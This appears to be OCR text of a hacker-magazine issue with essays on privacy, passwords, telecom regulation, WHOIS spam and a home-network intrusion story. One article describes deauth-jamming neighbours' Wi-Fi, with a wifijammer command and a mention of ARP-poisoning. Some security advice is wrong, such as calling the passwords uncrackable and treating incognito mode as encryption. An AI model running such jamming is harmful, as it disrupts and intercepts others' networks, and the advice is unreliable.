We all know this is inherently false. Everyone has something to hide.

When you're talking to someone who isn't savvy with these issues, you need to place the concern in terms of what is right in front of them: data breaches and ransomware attacks are happening with increasing regularity. Black hat hackers are getting more and more daring in their attacks on ordinary people and are well-aware that the FBI and NSA are ill-equipped to handle all of these cases, much less a local police department. In other words, it is in everyone's personal (and financial) interest to protect themselves online.

What's more is that when someone says "I have nothing to hide," the expression itself is a misnomer: nobody has any personal interest in revealing their financial records, medical history, or pornography-surfing habits to the entire world. It's important to make it clear to people who say these things that personal freedom - along with all the tenets of that freedom - is not fixed in stone. It's a moving target with constantly shifting cultural goal posts, and to assume simply because you don't have a controversial political opinion that you will be taken off, say, a black hat's radar is dangerous thinking.

Don't berate them, but do make it clear that what they do, where they go, and what they spend is of great interest to those with sometimes less-than-honorable goals. Ask people point blank this analogy: would they keep their wallets open in public for people to see? Almost everyone will say no. So why would their Internet activities be any different?

They will say something along the lines of "I'm not interesting enough to be targeted by the NSA or Homeland Security."

As readers of *2600* know, everyone is of interest in some way to SIGINT-level organizations. This isn't because our opinions

about President Donald Trump are particularly insightful (or hostile), or that CCTV cameras track our movements on a credit-crushing shopping spree somewhere.

What is different now is not just how much data is gathered, but how that information is contextualized across a variety of sources. What is legal today is not necessarily going to be legal in five years' time. What is of no real consequence today in a political sense may be very relevant in the future. This is why Edward Snowden's revelations were so alarming to the hacker community; the real power of data is in how it is packaged to authorities.

In some ways, telling people to "get smart" about personal online freedom is no different than telling a teenager to not smoke cigarettes or binge drink on a Friday night. People tend to think only in the short-term and don't consider the long-term consequences of their actions. Given the culture of busy that the West loves to no end, it's sometimes asking a lot of people to think about online security.

Still, it's important to provide people with these facts and solutions:

- Unless you use add-ons like HTTPS Everywhere or Tor, every single URL you visit, email you send, or video you watch is logged somewhere. Far too many people believe they are anonymous online, and that's what the NSA is counting on. Tell your friends and family you'll even help them add on these tools if they're prepared to listen and learn about them. All it takes is some education and will.
- Encryption is not just for those dirty, rotten "cybercriminals" that news programs on major networks like NBC or ABC wax philosophical about. Tell your friends and family about why encrypting is really important and why governments have no right to read or intercept your email. Tell them about secure email services, OTR messaging, or Signal. Help them install these tools and show them why it is important. They don't need to become experts, but it has to be as simple and easy as possible for them.
- The underlying message of this section is this: people love technology because of how convenient it is. If it wasn't convenient, people wouldn't use a smartphone or tablet. Yet, if you can help friends and family make these security practices a part of their daily rituals and keep it simple, you're already well on your way.

All of this might sound like common sense to *2600* readers. At the same time, we are not in the majority when it comes to how we use technology. Most people want their smartphones to do what they're advertised to do and nothing else. Most people don't know how to fix a computer when it goes haywire or even update their security settings on a PC. This isn't a shot at ordinary folks, it's just a symptom of a culture that doesn't really want people to know computers.

Consider this: there are a lot of people out there who also believe the government is ultimately a force for good (debatable at best, especially in Trump's America) and that hackers are just a bunch of mom's-basement-dwelling criminals. Perception is often aligned against hackers and the tools we use.

We're in a battle not just for the future of the Internet, but also for people's hearts and minds. Ordinary people need to understand why hackers are important, and what we're doing.

If you can help educate your friends and family on these basic skills, we're going to win.

It's not as hard as you think, either.

WRITE FOR US!

If you've got a hacker mindset, you probably are really into something that nobody else seems to care about or understand. These pages are your chance to share your passion with an audience that cares! New technology, privacy, security, mischief, figuring out things you're not supposed to know about... let your imagination guide you. Send your articles to articles@2600.com. If yours is printed, you'll get a t-shirt and free subscription!

CREATING STRONG AND EASY TO REMEMBER PASSWORDS

by Andova Begarin

Presented here is a simple technique for passwords that is both strong and easy to remember. Seriously.

This technique involves thinking in terms of tokens. These are short character sequences of a particular format. You make up your passwords from a number of these tokens. Each token will be different, but also short and memorable. Concatenate several tokens together and you have your strong, unique, easy-to-remember password.

For my examples, I'll use four disparate tokens. These are guidelines. People should make up their own token system, but this system is as good as any and better than most.

The first token is a non-word word, which is a sequence of letters that are pronounceable like a word but is not a word itself. The second token is a number. The third token is punctuation. From those, you make a password root. There will then be a forth token of your choosing which will be used to make the different - yet memorable - password for each account you want a password for.

Here is a notation for the tokens:

```
[NWW]
[NUM]
[PUN]
```

Here are some examples (with the token category obvious):

```
Foobey
Bletch
411
187
!
?
```

(The fourth token comes later.)

To make this work, you would create tokens that are unique to you. The non-words from any milieu in your brain, numbers from your surroundings or from any set of related numbers (or random numbers), and your favorite punctuation character. (Some of you might like to use hexadecimal or octal numbers.)

Once you have some tokens, you need to order them in any way you like. The result will be a strong and easily remembered unique sequence of characters that cannot be guessed or cracked by any algorithm (before we all die and turn to dust anyway).

Just two examples will demonstrate:

```
[NWW][NUM][NWW][PUN]
[PUN][NWW][NUM][NWW]
```

Just pick the quantity and order you like that you can remember. Those examples show a minimum number of tokens for anyone to come up with something fairly strong. Larger brain capacity? Then use more tokens. But those minimums really are sufficient. (And not yet complete.)

Here are a couple of these types of passwords:

```
Foobey99Bletch$
42Bletch!Foobey
```

Pretty Good Passwords (as this technique can be called). The result should be "pronounceable" as well (i.e., "Foobey Ninety Nine Bletch Dollar"). Now for the last step.

Once you have your password root, one more token is needed, one to use for each account, and unique to you. Perhaps one or two capital letters, related in some way to the account, prepended or appended:

```
Foobey99Bletch$A
Foobey99Bletch$P
```

And there you have it. An easily remembered, strong, non-guessable, non-crackable password.

One last thing. I use my password root by itself for all accounts that do not have a website login, such as FTP accounts or mail accounts (that are not Yahoo, Gmail, etc.). Those being the same is pretty safe as such accounts do not have published interfaces. (It's just less typing and makes things a bit easier for me.)

Safe and secure Internet use requires due diligence and careful configuration and attention to detail of the programs you use to connect to it.

A strong password is just the first step.

"Side profile of Pebble and Sony Smart watches" by Orde Saunders is licensed under CC BY 2.0

Don't You Have a Smart Watch Yet?

It Will Make Your Email Security That Much Easier To Deal With

by The Cheshire Catalyst
cheshire@2600.com

A few months ago, I went back to work briefly in a telephone call center. When I worked in that same building 15 years before (for a different company), I had a Timex Data-bank watch that I could edit a file with and then download the alarms to the watch.

Telephone call centers are very time-centric. You need to go "on break" exactly (or *near* exactly) on time or you screw up the management of the entire call center. So when I decided to go back to work, I needed to replace the watch I'd lost years ago. I wound up with a Pebble I picked up on eBay at a modest cost. When you receive text messages on your phone, its app sends the message to your watch, so you don't have to dig out the phone from your pocket, and you can read the message on your watch.

Well, as it turns out, in the *modern* era, you're not really supposed to have a mobile phone with you in the call center, yet you need "second level authentication" when logging into your *very* secure server. As it turns out, if I leave the phone in my pocket, I can receive the text message with the second level authentication code on my watch via Bluetooth, and appear to be a "good employee" as well.

The thing is, I just attended a webinar where it turns out that even with your home Yahoo Mail or Gmail accounts, you really should have second level authentication turned on, so that "the bad guys" can't get into your account because they haven't got your mobile phone to receive that second level of authentication with. I'm the catch-all email recipient for some domain names I manage, and I've seen messages from Yahoo saying an IP address in China tried and failed to be allowed into the Yahoo Mail of someone's account, so the dangers are real. Since I've got the smart watch to read off the characters I need for a second level of authentication, it's not so bad to turn that on with my Yahoo Mail, and have to enter an extra sting of characters when I bring up my laptop for my email.

Since I often check my email over Wi-Fi, I've gone the paranoia route one step better as well. When I bring up my browser (I use either Firefox or Chrome, depending on which account I'm accessing), I click on that menu icon in the upper right hand corner, and click "New Private Window" (Chrome), or "New Incognito Window" (Firefox). This means that I'm going to go "end to end" with SSL (Secure Sockets Layer) encryption, so no one in the middle has a chance of getting a look at my not-really-private emails, but you don't want "them" to know what's private and what's not, so OPSEC (Operations Security) requires you to use encrypted transmission as often as you can. Using the more private web browser windows makes it as painless as it can be.

As we old sixties hippies used to say, "Just because you're paranoid *doesn't* mean they're not out to get you." And that white hair on top of my head isn't from age, so no wisecracks. I live in Florida, so that means it's *sunbleached* (that's my story, and I'm sticking to it).

Richard Cheshire has been writing as The Cheshire Catalyst since the late 1970s in the TAP Newsletter. *That "sunbleached" business is pure Social Engineering (a technical term that means "bullshit"). If he sounds convincing, it's because he believes it.*

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! The rains have returned to Seattle with a vengeance. The power blinked on Thanksgiving, but didn't go out. However, I have the generators fueled and ready to go. Even though this is a major metropolitan area, our power grid was constructed for a different and much more sparsely populated time, with all of our wires overhead. Douglas fir trees are everywhere, and in windstorms the branches snap off, taking power and phone lines with them.

Those lines didn't used to run everywhere. If you wanted power and phone service prior to 1934, utility companies were under no obligation to supply it to you. You could get electricity and telephone service in city centers where providing the service was profitable, but this often wasn't the case if you lived on a farm. In fact, our old family farm in the Skagit Valley (an hour north of Seattle) didn't have electricity or telephone service until just before World War Two.

When the farm exchange was installed, it was originally a party line. One telephone circuit was shared between neighboring farms, each of which were assigned their own telephone number. If someone else was making a call, you could pick up and eavesdrop, just as if you'd picked up an extension. Because each farm had its own telephone number on a shared circuit, there was a specific ring sequence that indicated which number was ringing. It was considered polite never to pick up a call that wasn't for you, and it was also considered polite to keep calls short in order to keep the line free for others.

Notwithstanding the shared infrastructure, the service was in no way profitable for Contel, the phone company (later acquired by GTE, and later still by Verizon). While service in the bustling cities of Mount Vernon and Burlington was profitable, farm exchanges were incredibly expensive to install, and only the wealthiest farmers had them (and if you know anything about farming, there aren't very many wealthy farmers). The same was true for electric service. It just doesn't make much economic sense to serve farms and rural areas when you're a utility. They're widely dispersed. You're running miles and miles and miles of expensive copper cable for a single subscriber. The actual cost of hooking up a farm could be thousands or tens of thousands of dollars, an investment that you'd never recover no matter how long the investment horizon is. So why did our old family farm have electric and telephone service? The answer is remarkably simple: a piece of legislation called the Rural Electrification Act of 1934.

The REA, as it came to be known, was the foundation of a concept called "universal service." The federal government decided that in order to be economically competitive, telephone and electric service should be available everywhere in the United States. The REA gave utilities access to cheap financing, tax breaks, and financial incentives to build infrastructure in economically marginal areas. It further implemented a tax scheme to subsidize telephone and electric service in unprofitable areas. Our old family farm wasn't economically marginal - it was unprofitable. So we never would have had access to telephone and electric service prior to the REA.

I don't talk very much about politics in the column, but having the REA and granting universal service was ultimately a political decision. In the United States, we decided that everyone in the country had the right to telephone and electric service. Not every country has chosen the same path, and there is a definite impact on development and where it occurs. South Africa for many years didn't have universal service (reserving most infrastructure for the elites favored under apartheid), leaving over 60 percent of the population in the dark (Eskom is now playing

catch-up with electrical infrastructure in order to implement universal service). Major cities in South Africa are as advanced as anywhere in the West, but some rural townships and villages are still - even today - in the dark. Myanmar doesn't have universal service either; if you live in a rural area, your power comes from a generator and if there's phone service at all, it is wireless. Meanwhile, in the U.S., it isn't even a question whether these basic utilities will be available.

Regulating all of this stuff used to be fairly simple, at least when it came to telecommunications. Phone service was a fully regulated utility. Phone companies would file tariffs, under which they would detail the services offered (many of which they were legally required to offer) and the prices they proposed to charge. State utility commissions would regulate the rates, ensuring that phone companies were allowed a fair return on their investment, but not allowing the public to be gouged either. Phone companies were required to meet service levels set by the public utility commissions, and were fined if they didn't. Utility investors expected a safe, steady return, but not high rates of return. And city dwellers were taxed to subsidize the service of rural residents, both by paying more expensive long distance rates (which covered access charges paid by urban utilities to rural ones) and by paying a universal service fee per line of service.

In the late 1990s, cracks in the dam started to appear and the FCC began grappling with the explosion of two telecommunications services that were almost completely unregulated: mobile phone service and Internet service. Ultimately, the FCC ruled that mobile phones would more or less be treated like land lines when it came to the fees charged to subsidize universal service. Carriers were required to contribute to the universal service fund, and state utility commissions were allowed to tax mobile phones in order to pay for 911 service. And in 1996, the Telecommunications Act of 1996 added broadband Internet access to universal service requirements. Unfortunately, the required speeds were set so low that a "digital divide" was created. In 2009, the FCC was required to draft a national broadband strategy, and this was released in 2010. Unfortunately, it's largely window dressing. Not only does it allow wireless broadband to meet the definition of universal service, but it sets the minimum speeds to 4Mbps. However, these aren't required to be delivered until 2020, and 4Mbps is very slow by today's standards.

In 2015, after a controversy in which Comcast, facing the loss of cable subscribers, throttled Netflix, the FCC implemented net neutrality provisions. This wasn't a crazy concept out of left field; it was basically a cut and paste of telecommunications policy. Verizon is required to deliver calls even if they came from AT&T, and vice-versa. They're required to add trunks when there is blocking. This is logged and regulated and reported to state utility commissions, and there are fines involved if the engineering is wrong, so phone companies tend to be conservative with tandem trunk capacity (it's a lot easier today when SIP trunks are used and can scale almost infinitely). The same concept was effectively applied to Internet service providers: no games were allowed.

Well, just like the idea of universal service being delivered by a wire to your farm at equivalent service levels to the city, Internet service will now depend on the site to which you're connecting. The FCC has gutted net neutrality provisions, saying "let the free market decide!" The problem is that this isn't a free market. There are one or (at most) two providers of Internet service in most rural areas. While people living in cities will have more broadband choices (which is likely to drive better behavior), rural residents face having their Internet service sold to them in packages like cable packages. Email service could be a fixed price, while social media sites could cost an extra five dollars to use, and streaming video could cost an extra ten dollars to use. Given that bandwidth at wholesale is close to free these days, what I expect to happen is just a money grab. There are no economic fundamentals underlying it. And this is likely to create a greater digital divide than already exists in the United States - the exact situation that the REA was constructed to prevent.


And with that, I'll leave you to enjoy your winter. Be safe, stay warm, and I'll see you again in the spring!

What Happens When WHOIS Data Is Made Public

by Victor

It could be because of clumsy fingers (or a crummy mobile site), but whatever the reason, if you left accurate personal information publicly exposed on a WHOIS record, what would happen?

I wanted to find out - hypothetically speaking.




Double-check to make sure to tap the correct target... you probably want "private"

Who's WHOIS

WHOIS is a lookup service administered by various domain name registrars who must provide free access (via a website and programmatically) to domain name registration data. In theory, the WHOIS protocol exposes a standard interface for retrieving information associated with a particular domain name. For instance, if you wanted to purchase allaboutfrogs.org from its owner, your first step would probably involve pulling up the relevant WHOIS record. Or if you thought you owned a copyright involving allaboutfrogs, the WHOIS record is the first legal point of contact.

But if you actually look up the WHOIS record for allaboutfrogs.org, however, all of the information is in fact concealed:



What kind of WHOIS *is* this?

The WHOIS system itself dates back to at least the 1980s (back to even the pre-Internet ARAPNET days when there existed a perhaps quaint notion that any user connecting to a WHOIS-like system could be trusted. The Internet Corporation for Assigned Names and Numbers (or ICANN, a SoCal-based non-profit which effectively administers the "bones" of the public Internet) currently has a toothless - and accordingly useless - WHOIS usage policy wherein users "agree not to use this [WHOIS] data (i) to allow, enable, or otherwise support the transmission by email, telephone, or facsimile of *mass unsolicited, commercial advertising*, or (ii) to enable high volume, automated, electronic processes to collect or compile this data for any purpose, including without limitation *mining this data for your own personal or commercial purposes*".

Since there is virtually zero chance of this policy deterring bad actors or abusers of the WHOIS system, domain name registrars have set up various "cloaking" services in which a WHOIS lookup on a domain will simply return the contact information of the registrar itself and not of the user who actually purchased/manages the domain name. The only reliable way to peek through a WHOIS cloak is with a court order or a domain-name broker with a check in hand. Some registrars charge money for this type of cloaking service while other registrars throw it in as part of the registration fee.

But what happens if you don't use a cloaking service? What if you actually exposed your contact information to the open WHOIS system?

Becoming John Spamee

I opened a sterile Yahoo account (whoisfun@yahoo.com) and created a "clean" disposable Burner telephone number. After some back-and-forth, I settled on the honeypot's name to be www.whois-is-fun.com.


I even came up with a name: John Spamee.

Exactly what happened next is a bit hazy, but clumsy fingers could have slipped and potentially inaccurate information briefly (*and also tragically publicly!*) made its way into the WHOIS system:


This demonstrates a different WHOIS problem https://goo.gl/4r6aCG

The Yahoo email address was used solely for this transaction and the Burner phone number did not seem to be on any preexisting SMS spam lists. The machine was clean and there was zero public mention of www.whois-is-fun.com itself. It was a ghost.


After marking WHOIS data as "public," you'll quickly start to hear from *many* helpful new friends who are all very eager to get in touch by any means necessary:



And they say nobody rings on the phone anymore...



While most firms did not seem to want to work very hard when they made their pitch, quite a few went to the trouble of implementing a friendly "`Hi there, ${first_name}`" personal touch:



So What?

Of course, none of this is surprising. For one thing, WHOIS in its current form exists only to facilitate legitimate "business" like domain name transactions or to handle various legal disputes and problems. It was never designed to be impervious to automated scraping or telemarketing software. For another thing, the folks performing WHOIS spam appear to mostly be interested in booking work or clients. The notion of chasing down recent domain registrants is not necessarily a terrible one if used as

a component of a lead generation strategy for a scrappy SEO/Wordpress firm. While not a bad idea on paper, one could imagine in practice that WHOIS spamming is not very effective/profitable for any particular firm since there are so many other sharks in the same ocean chasing the same fish. (Probably mostly just fish who left their WHOIS details public.) Regardless of its effectiveness, if WHOIS spam is as low risk and low effort to pull off as it seems, it makes plenty of sense why firms would continue to employ it.

Even if not surprising, the fact remains that if a registrant in 2017 provides accurate contact information for their WHOIS record and neglects to use a third party cloaking service, that user is in big trouble. They will be completely inundated with spam and "offers" - not to mention they will also greatly increase their exposure to identity theft risk.

In its current form, the deficiencies of WHOIS are not solvable with a couple of patches or touchups. A lot of the problems with WHOIS are undergirded by a base and probably unsolvable "people" problem: how do you convince strangers to behave a certain way when it is not in their economic interest to do so and especially when there is no creditable penalty mechanism to punish bad actors?

WHOIS Reform: RDS

At the time of writing, the public recommendations from ICANN regarding WHOIS spam include the following:

About Whois for Spam Complaints

This page is available in: English | العربية | Español | Français | Русский | 中文

Spam complaints are outside of ICANN's scope and authority; for these types of complaints, please refer to one of the options listed below:

- You may want to contact a law enforcement agency in your jurisdiction
- You may want to file a complaint with a consumer protection entity such as the International Consumer Protection and Enforcement Network or the US Federal Trade Commission
- You may want to contact the spammer's Internet Service Provider
- You may want to contact the registrar of the spammer's email

"You may want to contact the registrar of the spammer's email"

To be sure, ICANN certainly does not exist in order to fight spam. It's simply not part of ICANN's job or related to any part of its charter. That said, ICANN is undoubtedly aware of the deficiencies in the current WHOIS system (ICANN identified leaky data as just one of the many problems associated with WHOIS). As part of a very long bureaucratic journey, ICANN's then-CEO Fadi Chehadé in February 2013 convened the Expert Working Group on gTLD Directory Services (EWG) to study proposals to try and fix the crucial WHOIS system by starting from scratch.

There are a number of ideas coalescing from the EWG's report, but perhaps the most intriguing is an expansive vision of what a next-generation "Registration Directory Service" (RDS) WHOIS replacement could look like.

One promising component of the RDS vision is a doctrine known as "purpose-based disclosure." Susan Kawaguchi (Domain Name Manager at Facebook) explains it this way: "When you get to the front door you don't get to just walk in, you have to tell us [admin] who are you and what are you using this for [...] if you want to know someone's personal data you have a duty to provide your own."

Under an RDS scheme, there will still be public data that is always available just like with the WHOIS system today (dates, statuses, etc., etc.) and nothing much will change there. What is different, however, is that certain types of registration data will become designated as privileged or "gated." Instead of harassing the owner on the WHOIS record, a "real" attorney with a need-to-know can get access to the site's legal contact data (the same for technical or financial issues). Gated data is therefore *only* provided to accredited people or their representatives who have (1) verified their identity and (2) verified their legitimate need to know.

The actual details are still being worked out (and will continue to be for some time), but RDS with purpose-based disclosure might solve exactly the sorts of problems that WHOIS as currently constituted is incapable of solving.

In the meantime, be sure to cloak those WHOIS records or look into PRQ (`prq.se`).

Further Reading

- `tools.ietf.org/html/rfc920`
- `www.scientificamerican.com/gallery/early-sketch-of-arpanets-first-four-nodes/`
- `simonecarletti.com/blog/2012/03/whois-protocol/`
- `www.reuters.com/article/us-yahoo-nsa-exclusive-idUSKCN1241YT`
- `www.securityskeptic.com/2014/11/debunking-myths`

➥-about-domain-registration-data-whois-accuracy-obligations.html
- www.livescience.com/20727-internet-history.html
- www.darpa.mil/about-us/timeline/arpanet
- whois.icann.org/en/history-whois
- webmasters.stackexchange.com/a/14773
- blog.easydns.org/2014/01/21/icann-unleashes-deadliest-ddos-➥attack-vector-of-2014/
- archive.icann.org/en/meetings/costarica2012/bitcache/➥Transcript_%20Replacement%20of%20WHOIS%20Protocol-➥vid=34853&disposition=attachment&op=download.pdf

Towards a New WHOIS

- community.icann.org/display/EWG/Expert+Working+Group+Home
- www.icann.org/en/system/files/files/final-report-06jun14-en.pdf
- www.icann.org/public-comments/rds-prelim-issue-2015-07-13-en
- community.icann.org/display/gTLDRDS/Next-Generation+gTLD+Registra➥tion+Directory+Services+to+Replace+Whois
- www.icann.org/en/system/files/files/rds-user-accreditation-➥rfi-10feb14-en.pdf

---

Deauthing the Neighbors, or Ring Theory

by Snocone
shirewark80@gmail.com

Do you ever get sick of neighbors blasting Wi-Fi on every channel? Mine have range extenders and boosters on their patios, and their signal in my house was stronger than what I got from my *own* router. I decided to do something about the congestion, with a zoned defense strategy using distributed antenna system (DAS) rings.

I realized most of the free space path loss from my Wi-Fi router is because of the concrete and metal between the walls in my house. Since extenders don't work due to those obstructions, I put a four-way Coaxifi splitter/combiner between my router's antenna port and the coaxial cables going to each room, then put antennas on the cable outlets themselves. The signal loss during impedance conversion from 50 to 75 ohms seems negligible, since my upstairs bedroom RSSI went from an unusable -80 dBm on 5.8 GHz to about -35 dBm, which is more than enough for streaming HD shows to my Roku. Now I could dial down the output power on my own router by about half, and keep the coverage range from leaking outside, like a good neighbor. So far, so good.

Then I remembered the neighbors were each sending one watt or more of radiated power my way, and got creative. The trees in my yard are close to the property lines and thick enough to conceal four high gain Yagi Wi-Fi antennas with 80 degree beam widths that fully covered each neighbor's house. For three of them, I ran LMR-600 cable from each tree to my basement, and for the other, I borrowed the RG-11 drop from the cableco's tap into my basement to avoid digging around power lines. Putting another Wi-Fi splitter/combiner between these cable runs and an Alfa USB adapter, I fired up Scapy and Wifijammer on my laptop and ran the command: `python wifijammer.py -d`

And with that, my outer DAS ring began channel-hopping to send death frames to every Wi-Fi client within hundreds of feet of my house. Between my own router's hidden SSID and the Yagis' directional beam widths, my inner DAS ring is immune to the deauths, and without the WLAN channel contention from the neighbors, my home Wi-Fi doesn't suffer from Clear Channel Assessment (CCA) transmit delays or high packet retries anymore. When feeling generous, I can dial down the Tx-Power settings of the Alfa card in Kali so that only the worst offenders get deauthed. Plus, I can use Wifijammer's -s switch with a specific MAC address to allow users to join my honeypot SSID for ARP poisoning with LANs.py on Kali.

Links

https://github.com/DanMcInerney/➥LANs.py
https://github.com/DanMcInerney/➥wifijammer
http://www.secdev.org/projects/➥scapy/

by Emily Saunders

All I want to do is be able to read my library e-books, surf Amazon and Target, and search topics that interest me, like current events and the weather. I don't think that's so much to ask. But apparently it is. I am somewhat tech-savvy compared to my parents, but I am a rookie when it comes to anything Internet beyond browsing and basic security, like setting up a Wi-Fi password. This nightmare has turned into a never-ending saga.

One night, I was exploring my modem. I remembered that every modem had a local IP address (local being a range of IP addresses assigned specifically to your home Wi-Fi network and devices connected to it) that provided access to the modem settings where you set your Wi-Fi password. That IP address is in the range of 192.168.X.X. I went there and it led me right to the Zyxel modem settings, which I hadn't looked at since last year. I have moved since then. I went ahead and changed my Wi-Fi password, and then noticed that I could put a username and password on the modem settings. So I did that, and the next time I typed in 192.168.X.X, I got a login screen. Good.

Nightmare Begins

This Zyxel modem had in the settings a web activity log. It showed the site history of every device connected to my Wi-Fi network. I noticed names of websites I never went to and didn't recognize at all. Many of them. I typed in three random site names from these, and they all led to sites I had never visited nor seen before. A site on brain development, what looked like a virus website, a "superuser computer forum," and a blank page that said "Nothing to see here. Move on." Some of the websites weren't even decipherable. Like "y.timg.com" and "art-0.nflximg.net" and "sr.symcd.com." I started printing the logs. I also noticed that there was a lot more activity in the web history than I could account for. In one week, I had gone to maybe ten or 15 websites. There were pages and pages here. I was becoming slightly alarmed, but not too much, because I knew I had limited technical knowledge.

I start reading up on network security by Googling it - security, firewalls, ports, pings, all the while feeling clueless. That never changes. It's a lot to take in and too much to fully understand on my own. I learned that information to the router came in on something called "ports" and that they had numbers and specific purposes. The only ports I'd heard of at that point were the ones boats came into. I learned that vulnerable or "open" ports were one of the ways network intrusions/hackers get in. Some commonly exploited ports were 80 (HTTP) and 135-140. There were over 40 port options in my Centurylink modem settings, with their functions listed and incoming/outgoing boxes to check or uncheck. Some of these were:

```
POP3 Mail Service: 110
Windows Messaging Chat Service:
➥ 1024-1030
XBOX Gaming Console: 53 TCP/
UDP,
➥ 88 UDP, 3074 TCP/UDP
DirectTV STB1 Multimedia
➥ Control: 27161-27163
NNTP Newsgroup: 119
VNC Remote Management: 5500,
➥ 5800, 5801, 5900, 5901
```

(Anything labeled "Remote Management" sounded iffy. I turned *everything* with that label off.)

After reading up on commonly exploited ports, I finally went to my modem settings, logged in, and started blocking off vulnerable port numbers. These included 80 (HTTP), 21 (FTP), 135 (Windows RPC), and 137 to 139 (Windows NETBIOS). As I was blocking off ports, suddenly I was at the login screen once more. I logged in (again) and kept going. Blocked a port, clicked "Apply." Login screen again. I typed in my username and password,

but this time it told me they were incorrect. Tried again. Incorrect. Now I was *locked out* of my modem settings. Suddenly it dawned on me. Whoever or whatever was stealing my Wi-Fi caught me blocking off port access and kicked me out before I could finish. *Wow.*

I was prompted for my login three times in less than five minutes. I remembered the last time I changed the password, as soon as I clicked "Apply," I was returned to the login screen because instantly the old password was invalid and the new password was required to log back in. There was no reason why my username and password would work and then suddenly stop being accepted unless the password was changed. And *I didn't change it*. I didn't think my modem settings were compromised; I just thought someone hacked my Wi-Fi password to mooch Wi-Fi. I was *pissed*. I yanked my modem cord out of the wall and left it off for the rest of the night.

During this time, I worried. Being kicked off my modem settings as I was closing off vulnerabilities had brought this situation sharply into reality, yanked away from tentative suspicion and mild paranoia. Something or someone really didn't want those ports blocked. I worried that it was someone in my building. I worried that they had my information and knew who I was, but I didn't know who they were. I worry that a cybercriminal or a virus out of my wireless signal's range had found a different way into my network. I worried about my bank account information, my email, my Facebook, my identity. I was aware that paranoia was creeping in. Not being technical enough to know exactly what was going on or how far the intrusion reached left me feeling anxious and overwhelmed.

I read a book called *Hate Crimes in Cyberspace* which put me on edge a little more. In the past, I once received threats on my Facebook account from someone who perceived I had wronged them, when in fact I hadn't. Since then, I had been fiercely protective of my privacy and extremely cautious of who I gave my information to. I also worried that my devices had been hacked, or perhaps my documents, apps, email or photos had been accessed. Even though I was not into anything explicit, had never sent a naked photo, was not a whistleblower of any sort, and thought cyberbullying was cowardly, I still believed in the right to digital privacy, and I was aware of the harm that could come to someone who accidentally exposed their information to someone who derived pleasure from causing harm. Unfortunately, there were too many people like that out there.

Nightmare Turns Real

During this time, I had a whole host of problems. I had difficulty accessing my Gmail, my Wi-Fi symbol said I was online when my screen told me I wasn't, and I was unable to factory reset a device (getting a message that said I didn't have the right software). I tried not to brood and fret, and to focus on finding solutions instead. Then, during a call to Centurylink about an issue, I found out that the email address listed for me on my Centurylink account had been changed. I had two email addresses, one Yahoo and one Gmail. It had been changed to a combination of the emails put together - the letters in one, and the numbers in the other. I stopped breathing... my head spun.... *I did not do that*. Alarm bells were sounding. And I was beyond the beyond *pissed*.

I remembered that in order to change the email address for my Centurylink account, certain personal information was required for verification purposes. I didn't even want to think about what that meant. I couldn't remember accessing my online Centurylink account except to set it up and check it a few times. That was at my old place. I hadn't accessed it at all since I moved. Yet somehow, the account was accessed and the email address changed. It stood to reason that if my Centurylink account contact email was changed to an address that wasn't actually mine, it was someone else's and it was created for the purpose of intercepting my Centurylink account notifications. Why? Because if someone hacked my Wi-Fi and was regularly using it, it would be in their interest to know what was going on with my account. Centurylink was apparently (they said) unable to tell me when the email address was changed or if it was done by phone or over the Internet. They didn't seem all that concerned.

I typed the fraudulent address into the Gmail sign-in page and got a message saying it wasn't valid. My guess was that if there was an account with this email address, it had been deleted. I hadn't exactly been stealthy about this whole situation, and if I was right, it was

